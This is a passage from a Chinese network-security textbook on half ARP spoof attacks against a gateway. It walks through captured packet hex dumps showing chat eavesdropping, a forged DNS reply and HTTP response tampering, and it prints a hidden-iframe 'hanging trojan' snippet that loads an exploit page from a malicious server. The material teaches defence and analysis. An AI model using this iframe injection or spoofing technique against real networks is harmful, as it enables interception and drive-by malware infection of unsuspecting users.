                                                       源IP:202.1.1.1
                   目的MAC:FTP服务器      源MAC:网关的外网接口          目的IP:202.1.1.2
00000000:  e0 e0 e0 e0 e0 e0 d0 d0 d0 d0 d0 d0 08 00 45 00  嗗嗗嗗行行行..E.
00000010:  00 37 06 32 40 00 7f 06 5f 89 ca 01 01 01 ca 01  .7.2@.▌._堛...?
00000020:  01 02 04 9e 00 15 a0 5b 87 09 9b d4 18 38 50 18  ...?.燵?涊.8P.
00000030:  fa 9b 9d 79 00 00 50 41 53 53 20 38 36 39 38 32  鷝潅..PASS 86982
00000040:  34 38 31 0d 0a                                   481..
                    源端口:1182
                         目的端口:21
```

图 4-52　网关转发给 FTP 服务器的密码报文

4.7　针对网关实施 half ARP spoof 攻击

4.7.1　针对网关实施 half ARP spoof 攻击的基本原理

ARP 欺骗给局域网的安全管理工作造成了严重的危害，断网、泄密和挂马事件时有发生。为了预防 ARP 欺骗，局域网管理员通常会在每台主机上预先绑定网关的 IP 地址和 MAC 地址，这种方法确实在一定程度上保护了局域网安全，断网等事件不在发生。但网络并没有彻底安全，仍面临着 half ARP spoof 攻击威胁，下面将对这种攻击进行深入分析。

为了防御针对网关实施的 ARP 欺骗攻击，通常局域网管理员会在主机端进行静态地址绑定，以图 4-53 为例，在主机 1 的 ARP 缓存表中添加一条静态绑定记录，将网关的 IP(内网接口的 IP 地址)映射为正确的 MAC(内网接口的 MAC 地址)。这样一来，主机 1 在受到 ARP 欺骗时不会产生错误的网关 IP 和 MAC 映射关系。这种措施可以在一定程度上防御 ARP 欺骗攻击，但是针对网关实施的 half ARP spoof 攻击仍然可以突破这种防御，对网络发起攻击。

以图 4-53 为例，由于主机 1 预先绑定了网关的 IP 和 MAC，因此黑客对主机 1 的 ARP 欺骗没有成功，但对网关的 ARP 欺骗成功进行了，攻击导致网关的 ARP 缓存表中主机 1 的 IP 映射为“中间人”的 MAC。下面具体分析这种攻击带来的结果。




图 4-53　针对网关实施 half ARP spoof 攻击

由于主机 1 未受到 ARP 欺骗攻击，因此主机 1 发给因特网的通信数据正常提交给网

关，由网关向外界转发。当因特网返回的数据到达网关时，由于网关的 ARP 缓存表记录的是错误的映射关系，网关误将黑客的 MAC 地址当作主机 1 的 MAC 地址，因此返回数据被提交给黑客。黑客可以恶意修改返回数据或从中提取出敏感信息，然后将返回数据转发给主机 1。整个攻击过程主机 1 没有任何察觉，发出的数据正常经过网关转发，但返回数据要经过黑客主机中转，这就是针对网关实施的 half ARP spoof 攻击。通过分析发现，主机 1 端虽然进行了静态地址绑定，但 half ARP spoof 攻击仍然可以实施。

4.7.2 针对网关实施 half ARP spoof 攻击的危害

利用 half ARP spoof 攻击可以达到以下目的：①信息窃取，黑客可以从中转的通信数据中提取出敏感信息，例如用户的邮件内容、聊天信息，等等；②DNS 欺骗，攻击者修改 DNS 响应报文的 IP 地址，将用户引导至某个恶意站点，这个站点可能含有木马、病毒、恶意广告等有害信息；③信息篡改，信息篡改就是在一次正常的通信过程中，入侵者作为第三方参与到其中，入侵者可以冒充一方主机，插入会话，传送篡改后的数据。下面举例分析 half ARP spoof 攻击导致的危害。

第一种危害：监听即时通信。

以图 4-53 为例，主机 1 与主机 2 通过 MSN 进行聊天。黑客对网关实施了 half ARP spoof 攻击，进而可以监听主机 2 返回给主机 1 的 MSN 通信数据。图 4-54 是黑客截获的 MSN 通信报文。该报文的源 MAC 地址(00-0c-29-d9-48-90)是网关的 MAC 地址，目的 MAC(00-0f-e2-1e-3a-d0)是黑客的 MAC 地址，这使得该报文能够被交换机正常转发给黑客。报文的源 IP 地址(207.46.26.103)是 MSN 服务器的 IP，目的 IP(192.168.0.1)是主机 1 的 IP，从图 4-54 可知，该报文传输的聊天内容是“hello”。

```
00000000: 00 0f e2 1e 3a d0 00 0c 29 d9 48 90 08 00 45 00 ..?:?.)贬?.   E.
00000010: 00 b9 5e a8 40 00 80 06 f1 57 cf 2e 1a 67 c0 a8 .篬´.€.馱?.g括
00000020: 00 01 04 c2 07 47 e6 eb e6 e2 a8 4c ef 65 50 18 ...?G骐骈↙飄P.
00000030: ff 18 87 ee 00 00 4d 53 47 20 33 36 20 4e 20 31   .图.MSG 36 N 1
00000040: 33 31 0d 0a 4d 49 4d 45 2d 56 65 72 73 69 6f 6e 31..MIME-Version
00000050: 3a 20 31 2e 30 0d 0a 43 6f 6e 74 65 6e 74 2d 54 : 1.0..Content-T
00000060: 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 3b ype: text/plain;
00000070: 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 0d 0a  charset=UTF-8..
00000080: 58 2d 4d 4d 53 2d 49 4d 2d 46 6f 72 6d 61 74 3a X-MMS-IM-Format:
00000090: 20 46 4e 3d 25 45 35 25 41 45 25 38 42 25 45 34  FN=%E5%AE%8B%E4
000000a0: 25 42 44 25 39 33 3b 20 45 46 3d 3b 20 43 4f 3d %BD%93; EF=; CO=
000000b0: 30 3b 20 43 53 3d 38 36 3b 20 50 46 3d 30 0d 0a 0; CS=86; PF=0..
000000c0: 0d 0a 68 65 6c 6c 6f                            ..hello
```

图 4-54　黑客截获的 MSN 通信报文

黑客监听到通信内容后会重新封装、转发这个报文，转发出的报文如图 4-55 所示。报文只是源和目的 MAC 地址进行了修改，其他字节没有任何改变。源 MAC 地址(00-0f-e2-1e-3a-d0)是黑客主机的 MAC 地址，这样可以保证交换机的地址表不会受到破坏，目的 MAC(00-09-73-4c-2e-98)是主机 1 的 MAC 地址，这样主机 1 可以接收到这个报文。在主机 1 没有任何察觉的情况下，因特网好友发给他的聊天信息被黑客监听了。

第二种危害：DNS 欺骗攻击。

正常情况下，主机 1 访问新浪网站时，会向指定的 DNS 服务器提交一个域名解析请求报文，请求解析域名 www.sina.com.cn 对应的 IP 地址，DNS 服务器会将解析出的新浪服务器 IP 地址通过一个 DNS 应答报文返回给主机 1；而后主机 1 使用这个 IP 地址访

```
00000000: 00 09 73 4c 2e 98 00 0f e2 1e 3a d0 08 00 45 00 ..sL.?.?:?.   E.
00000010: 00 b9 5e a8 40 00 80 06 f1 57 cf 2e 1a 67 c0 a8 .窅ˊ.€.駄?.g括
00000020: 00 01 04 c2 07 47 e6 eb e6 e2 a8 4c ef 65 50 18 ...?G骐驸↙飘P.
00000030: ff 18 87 ee 00 00 4d 53 47 20 33 36 20 4e 20 31   .图.MSG 36 N 1
00000040: 33 31 0d 0a 4d 49 4d 45 2d 56 65 72 73 69 6f 6e 31..MIME-Version
00000050: 3a 20 31 2e 30 0d 0a 43 6f 6e 74 65 6e 74 2d 54 : 1.0..Content-T
00000060: 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 3b ype: text/plain;
00000070: 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 0d 0a  charset=UTF-8..
00000080: 58 2d 4d 4d 53 2d 49 4d 2d 46 6f 72 6d 61 74 3a X-MMS-IM-Format:
00000090: 20 46 4e 3d 25 45 35 25 41 45 25 38 42 25 45 34  FN=%E5%AE%8B%E4
000000a0: 25 42 44 25 39 33 3b 20 45 46 3d 3b 20 43 4f 3d %BD%93; EF=; CO=
000000b0: 30 3b 20 43 53 3d 38 36 3b 20 50 46 3d 30 0d 0a 0; CS=86; PF=0..
000000c0: 0d 0a 68 65 6c 6c 6f                            ..hello
```

图 4-55　黑客转发出的报文

问新浪网站,即可浏览到请求的网页。

主机 1 发出的 DNS 请求报文可以经过网关正常提交给 DNS 服务器。由于网关受到 half ARP spoof 攻击,导致 DNS 服务器返回的应答报文会被黑客截获。图 4-56 是黑客截获的 DNS 应答报文。该数据报的目的 MAC 地址(1～6 字节)是黑客主机的 MAC 地址,源 MAC 地址(7～12 字节)是网关的 MAC 地址,这使得该报文能够被交换机正常转发给黑客。报文的源 IP 地址(27～30 字节)是 DNS 服务器的 IP(210.47.128.135),目的 IP(31～34 字节)是主机 1 的 IP(192.168.0.1)。从这个 DNS 应答报文可以得知,新浪服务器具有一个正式域名 www.sina.com.cn、两个别名 jupiter.sina.com.cn 和 libra.sina.com.cn,新浪服务器对应的 IP 地址为 202.108.33.32(最后 4 个字节)。

```
00000000: 00 0f e2 1e 3a d0 00 0c 29 d9 48 90 08 00 45 00 ..?:?.)贬?.    E.
00000010: 00 77 5a d1 00 00 7f 11 cd 44 d2 2f 80 87 c0 a8 .wZ?.▌.蚼?€厫▌
00000020: 00 01 00 35 04 5f 00 63 35 20 00 02 81 80 00 01 ...5._.c5 ..亏..
00000030: 00 03 00 00 00 00 03 77 77 77 04 73 69 6e 61 03 .......www.sina.
00000040: 63 6f 6d 02 63 6e 00 00 01 00 01 c0 0c 00 05 00 com.cn.....?...
00000050: 01 00 00 00 0b 00 0a 07 6a 75 70 69 74 65 72 c0 ........jupiter▌
00000060: 10 c0 2d 00 05 00 01 00 00 00 32 00 08 05 6c 69 .?.......2...li
00000070: 62 72 61 c0 10 c0 43 00 01 00 01 00 00 00 32 00 bra?絺........2.
00000080: 04 ca 6c 21 20                                  .嵩!
```

图 4-56　黑客截获的 DNS 应答报文

黑客修改 DNS 应答报文中新浪服务器的 IP 地址,而后重新封装、转发这个报文。图 4-57 是黑客转发出的数据报。该数据报的目的 MAC 地址(1～6 字节)被改为主机 1 的 MAC 地址,源 MAC 地址被改为黑客主机的 MAC 地址(7～12 字节),新浪服务器的正确 IP 地址(最后 4 个字节)被改为 210.47.128.1。主机 1 收到这个被修改过的 DNS 应答报文后,会将 210.47.128.1 误认为是新浪服务器的正确 IP,而在这个 IP 地址上运行的可能是一个钓鱼网站,或者是一个含有病毒和木马程序的恶意站点。主机 1 将被误导至该站点,从而使自己面临密码泄漏、被种植木马等风险。

```
00000000: 00 09 73 4c 2e 98 00 0f e2 1e 3a d0 08 00 45 00 ..sL.?.?:?.   E.
00000010: 00 77 5a d1 00 00 7f 11 cd 44 d2 2f 80 87 c0 a8 .wZ?.▌.蚼?€厫▌
00000020: 00 01 00 35 04 5f 00 63 90 b7 00 02 81 80 00 01 ...5._.c惙..亏..
00000030: 00 03 00 00 00 00 03 77 77 77 04 73 69 6e 61 03 .......www.sina.
00000040: 63 6f 6d 02 63 6e 00 00 01 00 01 c0 0c 00 05 00 com.cn.....?...
00000050: 01 00 00 00 0b 00 0a 07 6a 75 70 69 74 65 72 c0 ........jupiter▌
00000060: 10 c0 2d 00 05 00 01 00 00 00 32 00 08 05 6c 69 .?.......2...li
00000070: 62 72 61 c0 10 c0 43 00 01 00 01 00 00 00 32 00 bra?絺........2.
00000080: 04 d2 2f 82 01                                  .??
```

图 4-57　黑客转发的 DNS 应答报文

第三种危害：种植网页木马。

用户在访问网站时,通常是先进入网站的主页,然后再通过主页上的链接进入到自己

感兴趣的页面。因此，主页是访问频率最高的页面，黑客为了达到快速传播木马的目的，通常选择主页作为挂马的对象。

下面给出一个典型的挂马代码，将这句代码加入到被挂马网站的主页文件（例如 index. asp）的任何一处位置，即可实现网站挂马。＜iframe src＝"http://包含木马程序的服务器 IP 地址/1. html"； width＝"0" height＝"0" frameborder＝"0"＞＜/iframe＞。这是一种框架挂马方式，用户访问 index. asp 之后，会自动到包含木马程序的服务器上下载并浏览 1. html，这个 1. html 会利用 IE 浏览器漏洞自动下载并运行木马程序（例如 1. exe），由于这里将框架的高度、宽度和边框粗细均设置为 0，因此受害者在浏览 index. asp 时不会察觉到任何变化。通过以上分析发现，黑客不需要将 1. html 和 1. exe 上传到被挂马网站，只需修改被挂马网站的主页文件（index. asp），即可实现网站挂马，因而具备很强的隐蔽性。利用 half ARP spoof 攻击，黑客可以截获 Web 服务器返回的 HTTP 应答报文，并在应答报文中植入挂马代码，从而实现网站挂马。下面通过一个实例来分析这种攻击。

用户通过主机 1 访问某电子商务网站，请求浏览网站的 index. asp 网页，图 4-58 是主机 1 发出的 HTTP-GET 请求报文。由于主机 1 静态绑定了网关的 IP 地址和 MAC 地址，因此这个 HTTP-GET 报文被直接提交给网关，没有经过黑客主机。

```
00000000: 00 0c 29 d9 48 90 00 09 73 4c 2e 98 08 00 45 00  ..)贬?.sL.?.  E.
00000010: 01 37 05 ec 40 00 80 06 55 07 c0 a8 00 01 ca 0a  .7.霹.€.U.括..?
00000020: 14 1a 04 e9 00 50 90 31 dd bd 7f e3 1b 85 50 18  ...?P?萁▌?匬.
00000030: ff ff 0d 62 00 00 47 45 54 20 2f 69 6e 64 65 78     .bGET /index
00000040: 2e 61 73 70 20 48 54 54 50 2f 31 2e 31 0d 0a 41  .asp HTTP/1.1..A
00000050: 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 63 65  ccept: */*..Acce
00000060: 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 7a 68 2d  pt-Language: zh-
00000070: 63 6e 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20  cn..User-Agent:
00000080: 4d 6f 7a 69 6c 6c 61 2f 34 2e 30 20 28 63 6f 6d  Mozilla/4.0 (com
00000090: 70 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 38 2e  patible; MSIE 8.
000000a0: 30 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 2e  0; Windows NT 5.
000000b0: 31 3b 20 54 72 69 64 65 6e 74 2f 34 2e 30 29 0d  1; Trident/4.0).
```

图 4-58　用户发出的 HTTP-GET 报文

该数据报的目的 MAC 地址（1～6 字节）是网关的 MAC 地址，源 MAC 地址（7～12 字节）是主机 1 的 MAC 地址。报文的源 IP 地址（27～30 字节）是主机 1 的 IP（192. 168. 0. 1），目的 IP（31～34 字节）是电子商务网站的 IP（202. 10. 20. 26）。报文的源端口号（35、36 字节）是 1257，目的端口号（37、38 字节）是 HTTP 服务的知名端口 80。从该报文可以得知，主机 1 以 GET 方式请求电子商务网站的 index. asp 主页，使用的是 IE 8. 0 浏览器。

由于网关受到了 half ARP spoof 攻击，在网关的 ARP 缓存表里主机 1 的 IP 地址映射为黑客主机的 MAC 地址，因此，网关会将电子商务站点返回的 HTTP 应答报文错误地提交给黑客主机。图 4-59 是被黑客截获的 HTTP 应答报文。

该数据报的目的 MAC 地址（1～6 字节）是黑客主机的 MAC 地址，源 MAC 地址（7～12 字节）是网关的 MAC 地址。报文的源 IP 地址（27～30 字节）是电子商务网站的 IP（202. 10. 20. 26），目的 IP（31～34 字节）是主机 1 的 IP（192. 168. 0. 1）。该数据报的 ID（19、20 字节）是 21 225，注意这个字段唯一标识了一个 IP 数据报。报文的源端口号（35、36 字节）是 80，目的端口号（37、38 字节）是 1257。报文的序列号（39、42 字节）是 2 145 590 149，这个字段指明了应用层数据第一个字节的编号。下面分析应用层数据，

Server 字段指明电子商务网站使用的 Web 服务器是 IIS 5.0；Date 字段指明浏览网页的时间是 2010-10-19 07:34:26；Content-Length 字段指明主页 index.asp 的大小 22 096 字节，注意这个数字在挂马之后将发生改变；Content-Type 字段指明传输的是 HTML 文件；从<html>开始是 index.asp 主页文件的代码。

```
00000000: 00 0f e2 1e 3a d0 00 0c 29 d9 48 90 08 00 45 00 ..?:?.)赔?.   E.
00000010: 05 dc 52 e9 40 00 80 06 03 65 ca 0a 14 1a c0 a8 .隣锁.€..e?..括
00000020: 00 01 00 50 04 e9 7f e3 1b 85 90 31 de cc 50 10 ...P.??厩1九P.
00000030: 43 61 5b e6 00 00 48 54 54 50 2f 31 2e 31 20 32 Ca[?. HTTP/1.1 2
00000040: 30 30 20 4f 4b 0d 0a 53 65 72 76 65 72 3a 20 4d 00 OK..Server: M
00000050: 69 63 72 6f 73 6f 66 74 2d 49 49 53 2f 35 2e 30 icrosoft-IIS/5.0
00000060: 0d 0a 44 61 74 65 3a 20 54 75 65 2c 20 31 39 20 ..Date: Tue, 19
00000070: 4f 63 74 20 32 30 31 30 20 30 37 3a 33 34 3a 32 Oct 2010 07:34:2
00000080: 36 20 47 4d 54 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 6 GMT..Content-L
00000090: 65 6e 67 74 68 3a 20 32 32 30 39 36 0d 0a 43 6f ength: 22096..Co
000000a0: 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 ntent-Type: text
000000b0: 2f 68 74 6d 6c 0d 0a 43 61 63 68 65 2d 63 6f 6e /html..Cache-con
000000c0: 74 72 6f 6c 3a 20 70 72 69 76 61 74 65 0d 0a 0d trol: private...
000000d0: 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d .<html>..<head>.
000000e0: 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 .<meta http-equi
000000f0: 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 v="Content-Type"
00000100: 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68  content="text/h
00000110: 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 tml; charset=gb2
00000120: 33 31 32 22 3e 0d 0a 3c 74 69 74 6c 65 3e b5 e7 312">..<title>电
00000130: d7 d3 c9 cc b3 c7 3c 2f 74 69 74 6c 65 3e 0d 0a 子商城</title>..
00000140: 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d </head>..<body>.
```

图 4-59　被黑客截获的 HTTP 应答报文

黑客会在截获的 HTTP 应答报文中植入挂马代码，之后重新封装、转发这个 HTTP 应答报文。图 4-60 是黑客转发的 HTTP 应答报文。

```
00000000: 00 09 73 4c 2e 98 00 0f e2 1e 3a d0 08 00 45 00 ..sL.?.?:?.   E.
00000010: 05 dc 52 e9 40 00 80 06 03 65 ca 0a 14 1a c0 a8 .隣锁.€..e?..括
00000020: 00 01 00 50 04 e9 7f e3 1b 85 90 31 de cc 50 10 ...P.??厩1九P.
00000030: 43 61 03 cb 00 00 48 54 54 50 2f 31 2e 31 20 32 Ca.?. HTTP/1.1 2
00000040: 30 30 20 4f 4b 0d 0a 53 65 72 76 65 72 3a 20 4d 00 OK..Server: M
00000050: 69 63 72 6f 73 6f 66 74 2d 49 49 53 2f 35 2e 30 icrosoft-IIS/5.0
00000060: 0d 0a 44 61 74 65 3a 20 54 75 65 2c 20 31 39 20 ..Date: Tue, 19
00000070: 4f 63 74 20 32 30 31 30 20 30 37 3a 33 34 3a 32 Oct 2010 07:34:2
00000080: 36 20 47 4d 54 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 6 GMT..Content-L
00000090: 65 6e 67 74 68 3a 20 32 32 31 38 34 0d 0a 43 6f ength: 22184..Co
000000a0: 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 ntent-Type: text
000000b0: 2f 68 74 6d 6c 0d 0a 43 61 63 68 65 2d 63 6f 6e /html..Cache-con
000000c0: 74 72 6f 6c 3a 20 70 72 69 76 61 74 65 0d 0a 0d trol: private...
000000d0: 0a 3c 69 66 72 61 6d 65 20 73 72 63 3d 22 68 74 .<iframe src="ht
000000e0: 74 70 3a 2f 2f 36 31 2e 35 30 2e 31 30 2e 32 36 tp://61.50.10.26
000000f0: 2f 31 2e 68 74 6d 6c 22 3b 77 69 64 74 68 3d 22 /1.html";width="
00000100: 30 22 20 68 65 69 67 68 74 3d 22 30 22 20 66 72 0" height="0" fr
00000110: 61 6d 65 62 6f 72 64 65 72 3d 22 30 22 3e 3c 2f ameborder="0"></
00000120: 69 66 72 61 6d 65 3e 0d 0a 3c 68 74 6d 6c 3e 0d iframe>..<html>.
00000130: 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 .<head>..<meta h
00000140: 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 ttp-equiv="Conte
00000150: 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 nt-Type" content
00000160: 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 ="text/html; cha
00000170: 72 73 65 74 3d 67 62 32 33 31 32 22 3e 0d 0a 3c rset=gb2312">..<
00000180: 74 69 74 6c 65 3e b5 e7 d7 d3 c9 cc b3 c7 3c 2f title>电子商城</
00000190: 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d title>..</head>.
```

图 4-60　黑客转发的 HTTP 应答报文

通过分析发现，该数据报有以下几处发生了变化：目的 MAC 地址（1～6 字节）改为主机 1 的 MAC 地址；源 MAC 地址（7～12 字节）改为黑客主机的 MAC 地址；Content-Length 字段由之前的 22 096 改为 22 184，多出的 88 字节恰好为黑客植入 index.asp 的挂马代码的字节个数；在<html>标识之前多出了一段挂马代码：<iframe src="http://61.50.10.26/1.html";width="0" height="0" frameborder="0"></iframe>。这是一种框架挂马方式，用户访问 index.asp 之后，会自动到包含木马程序的服务器 61.50.10.26 上下载并浏览 1.html，这个 1.html 会利用 IE 浏览器漏洞自动下载并运行木马程序（例如 1.exe），由于这里将框架的高度、宽度和边框粗细均设置为 0，因此受害者在浏览 index.asp 时不会察觉到任何变化，木马程序会自动下载并运行。

4.7.3 half ARP spoof 攻击测试

按如图 4-61 所示网络拓扑搭建实验环境，本机作为“中间人”对网关和受害者主机发起 ARP 欺骗攻击，由于受害者主机端预先绑定了网关的 IP 和 MAC 地址，因此对受害者的 ARP 欺骗失败，但对网关的欺骗成功实施。这导致受害者通过 SMTP 向外网发送的电子邮件可以直接交付给网关，而外部邮件服务器通过 POP3 协议返回的电子邮件却经过“中间人”中转。实验步骤如下。

第一步：按图 4-61 组建网络并配置 IP 和 MAC 地址。

为了便于分析网络数据，这里需要手工配置接口的 MAC 地址。Windows 2000 虚拟机 2 的网关设置为 202.1.1.1，Windows XP 虚拟机和本机的网关设置为 192.3.3.1。使用 ping 命令测试网络连通情况。

